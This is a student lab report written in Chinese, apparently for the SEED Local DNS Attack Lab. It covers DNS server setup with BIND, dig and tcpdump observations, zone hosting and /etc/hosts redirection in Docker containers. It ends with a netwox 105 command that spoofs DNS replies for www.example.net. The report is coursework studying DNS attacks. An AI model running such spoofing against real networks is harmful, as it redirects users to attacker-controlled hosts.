
Local DNS Attack Lab

57117213 张曙

实验环境

与上一个报告相同，采用Docker容器。


本地DNS服务器



```
root@cd04a9213ee0:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 10406  bytes 15253547 (15.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4406  bytes 242340 (242.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

如图，IP地址为`172.17.0.2`，容器名为`cd04a9213ee0`。


攻击者



```
root@31d5c679c7ff:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.3  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:03  txqueuelen 0  (Ethernet)
        RX packets 10346  bytes 15250123 (15.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4309  bytes 237082 (237.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

如图，IP地址为`172.17.0.3`，容器名为`31d5c679c7ff`。

用户



```
root@a0c984901ff0:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.4  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:04  txqueuelen 0  (Ethernet)
        RX packets 10406  bytes 15253371 (15.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4505  bytes 247686 (247.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

如图，IP地址为`172.17.0.4`，容器名为`a0c984901ff0`。

Task 1: Configure the User Machine & Task 2: Set up a Local DNS Server

由于我直接使用的是Ubuntu的原生镜像作的Docker容器，没有用SEED配置好的环境，所以Task 1和Task 2放在一起做。


首先，在DNS服务器上下载、安装BIND 9，并按照要求中的步骤设置缓存文件、关闭DNSSEC，然后重新启动DNS服务器。

然后，在用户容器中增加DNS解析地址`172.17.0.2`。

在用户容器中使用

```
dig localhost
```

查看`localhost`对应的IP地址，然后可以看到



```
root@a0c984901ff0:/# dig localhost

; <<>> DiG 9.16.1-Ubuntu <<>> localhost
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61570
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: fc3c0630254b6f1f010000005f60201f0a0ba8ee8fe7267c (good)
;; QUESTION SECTION:
;localhost.                     IN      A

;; ANSWER SECTION:
localhost.              604800  IN      A       127.0.0.1

;; Query time: 0 msec
;; SERVER: 172.17.0.2#53(172.17.0.2)
;; WHEN: Tue Sep 15 09:59:59 CST 2020
;; MSG SIZE  rcvd: 82
```


在`SERVER`中可以看到确实是由`172.17.0.2`返回的。

然后为了测试DNS服务器，在用户容器中使用

```
dig zhihu.com
```

访问外部网站。


在DNS服务器中用`tcpdump`抓包：



```
10:18:11.769886 IP 172.17.0.4.55183 > cd04a9213ee0.domain: 14981+ A? zhihu.com. (27)
10:18:11.769998 IP 172.17.0.4.55183 > cd04a9213ee0.domain: 24735+ AAAA? zhihu.com. (27)
10:18:11.770528 IP 172.17.0.4.53510 > cd04a9213ee0.domain: 21326+ PTR? 2.0.17.172.in-addr.arpa. (41)
10:18:11.770599 IP cd04a9213ee0.47532 > 192.168.65.1.domain: 54582+ PTR? 4.0.17.172.in-addr.arpa. (41)
10:18:11.770842 IP cd04a9213ee0.domain > 172.17.0.4.53510: 21326 NXDomain* 0/1/0 (95)
10:18:11.772612 IP cd04a9213ee0.43473 > 192.12.94.30.domain: 27565 [1au] A? zhihu.com. (50)
10:18:11.772825 IP cd04a9213ee0.58789 > 192.12.94.30.domain: 13124 [1au] AAAA? zhihu.com. (50)
10:18:11.789129 IP 192.168.65.1.domain > cd04a9213ee0.47532: 54582 NXDomain 0/0/0 (41)
10:18:11.789512 IP cd04a9213ee0.57610 > 192.168.65.1.domain: 2003+ PTR? 1.65.168.192.in-addr.arpa. (43)
10:18:11.804900 IP 192.168.65.1.domain > cd04a9213ee0.57610: 2003 NXDomain 0/0/0 (43)
10:18:11.805305 IP cd04a9213ee0.60934 > 192.168.65.1.domain: 45108+ PTR? 30.94.12.192.in-addr.arpa. (43)
10:18:11.808358 IP 192.168.65.1.domain > cd04a9213ee0.60934: 45108 0/0/0 (43)
10:18:11.999109 IP 192.12.94.30.domain > cd04a9213ee0.58789: 13124- 0/6/22 (965)
10:18:11.999329 IP 192.12.94.30.domain > cd04a9213ee0.43473: 27565- 0/6/22 (965)
10:18:12.000812 IP cd04a9213ee0.59780 > 61.151.180.52.domain: 44769 [1au] AAAA? zhihu.com. (50)
10:18:12.001435 IP cd04a9213ee0.60764 > 192.168.65.1.domain: 50099+ PTR? 52.180.151.61.in-addr.arpa. (44)
10:18:12.001855 IP cd04a9213ee0.44506 > 61.151.180.52.domain: 5917 [1au] A? zhihu.com. (50)
10:18:12.023614 IP 61.151.180.52.domain > cd04a9213ee0.44506: 5917*- 1/2/1 A 103.41.167.234 (120)
10:18:12.026002 IP 192.168.65.1.domain > cd04a9213ee0.60764: 50099 0/0/0 (44)
10:18:12.029040 IP cd04a9213ee0.49538 > 192.12.94.30.domain: 54416 [1au] DS? zhihu.com. (50)
10:18:12.266613 IP 192.12.94.30.domain > cd04a9213ee0.49538: 54416*- 0/6/1 (855)
10:18:12.267561 IP cd04a9213ee0.domain > 172.17.0.4.55183: 14981 1/0/0 A 103.41.167.234 (43)
10:18:12.793563 IP cd04a9213ee0.37003 > 183.192.201.94.domain: 31411 [1au] AAAA? zhihu.com. (50)
10:18:12.794020 IP cd04a9213ee0.55524 > 192.168.65.1.domain: 6219+ PTR? 94.201.192.183.in-addr.arpa. (45)
10:18:12.810903 IP 192.168.65.1.domain > cd04a9213ee0.55524: 6219 0/0/0 (45)
10:18:13.591461 IP cd04a9213ee0.43269 > 52.198.159.146.domain: 56672 [1au] AAAA? zhihu.com. (50)
10:18:13.591990 IP cd04a9213ee0.36795 > 192.168.65.1.domain: 53893+ PTR? 146.159.198.52.in-addr.arpa. (45)
10:18:13.618961 IP 192.168.65.1.domain > cd04a9213ee0.36795: 53893 0/0/0 (45)
10:18:13.789179 IP 52.198.159.146.domain > cd04a9213ee0.43269: 56672*- 0/1/1 (129)
10:18:13.790980 IP cd04a9213ee0.domain > 172.17.0.4.55183: 24735 0/1/0 (106)
```


可以看到DNS服务器确实收到了对`zhihu.com`的域名解析请求。然后该服务器便不断地向更高层的DNS服务器查找其IP地址，经过了特别特别多的查找之后，在最后找到了`zhihu.com`的IP地址`103.41.167.234`并返回。

我们在用户容器中也可以用`tcpdump`查看这个过程（额外开启一个shell连接进该容器）：



```
10:18:11.769822 IP a0c984901ff0.55183 > 172.17.0.2.53: 14981+ A? zhihu.com. (27)
10:18:11.769987 IP a0c984901ff0.55183 > 172.17.0.2.53: 24735+ AAAA? zhihu.com. (27)
10:18:11.770501 IP a0c984901ff0.53510 > 172.17.0.2.53: 21326+ PTR? 2.0.17.172.in-addr.arpa. (41)
10:18:11.770868 IP 172.17.0.2.53 > a0c984901ff0.53510: 21326 NXDomain* 0/1/0 (95)
10:18:12.267593 IP 172.17.0.2.53 > a0c984901ff0.55183: 14981 1/0/0 A 103.41.167.234 (43)
10:18:13.791054 IP 172.17.0.2.53 > a0c984901ff0.55183: 24735 0/1/0 (106)
```

当我们再次在用户容器中请求解析`zhihu.com`的时候，我们再次观察DNS服务器的`tcpdump`：




```
10:19:55.467223 IP 172.17.0.4.60105 > cd04a9213ee0.domain: 21146+ [1au] A? zhihu.com. (50)
10:19:55.467379 IP cd04a9213ee0.domain > 172.17.0.4.60105: 21146 1/0/1 A 103.41.167.234 (82)
```

发现这次就是直接返回的。所以说明存储在了本地DNS缓存中。

Task 3: Host a Zone in the Local DNS Server

按照题目要求配置好了DNS Zone之后，在用户容器中请求解析`www.example.com`的IP：




```
root@a0c984901ff0:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17577
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7d320a30c722947801000005f602a281cff19aef2248532 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; Query time: 0 msec
;; SERVER: 172.17.0.2#53(172.17.0.2)
;; WHEN: Tue Sep 15 10:42:48 CST 2020
;; MSG SIZE  rcvd: 88
```

成功解析为我们配置的`192.168.0.101`。

Task 4: Modifying the Host File


在修改`/etc/hosts`文件之前，在用户容器中`ping www.bank32.com`：



```
root@a0c984901ff0:/# ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 34.102.136.180 (34.102.136.180): icmp_seq=1 ttl=37 time=430 ms
64 bytes from 34.102.136.180 (34.102.136.180): icmp_seq=2 ttl=37 time=43.3 ms
```

其IP是一个真实的外部IP。

然后修改`/etc/hosts`文件，将`www.bank32.com`的IP写成`114.5.1.4`，然后再次`ping www.bank32.com`：




```
root@a0c984901ff0:/# ping www.bank32.com
PING www.bank32.com (114.5.1.4) 56(84) bytes of data.
```

Task 5: Directly Spoofing Response to User

在使用`netwox`攻击之前，在用户容器中首先使用

```
dig example.net
```

请求解析`example.net`的IP：



```
; <<>> DiG 9.16.1-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5218
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2d2a9e2cf5c6085d010000005f603ffb7ad83b46eb552e3c (good)
;; QUESTION SECTION:
;example.net.                   IN      A

;; ANSWER SECTION:
example.net.            86365   IN      A       93.184.216.34

;; Query time: 0 msec
;; SERVER: 172.17.0.2#53(172.17.0.2)
;; WHEN: Tue Sep 15 12:15:55 CST 2020
;; MSG SIZE  rcvd: 84
```


其IP是`93.184.216.34`，也就是正确的外部IP。

然后，在攻击者容器中使用

```
netwox 105 -h "www.example.net" -H "1.2.3.4" -a "ns.example.net" -A
"172.17.0.3" -s raw
```

发起攻击。

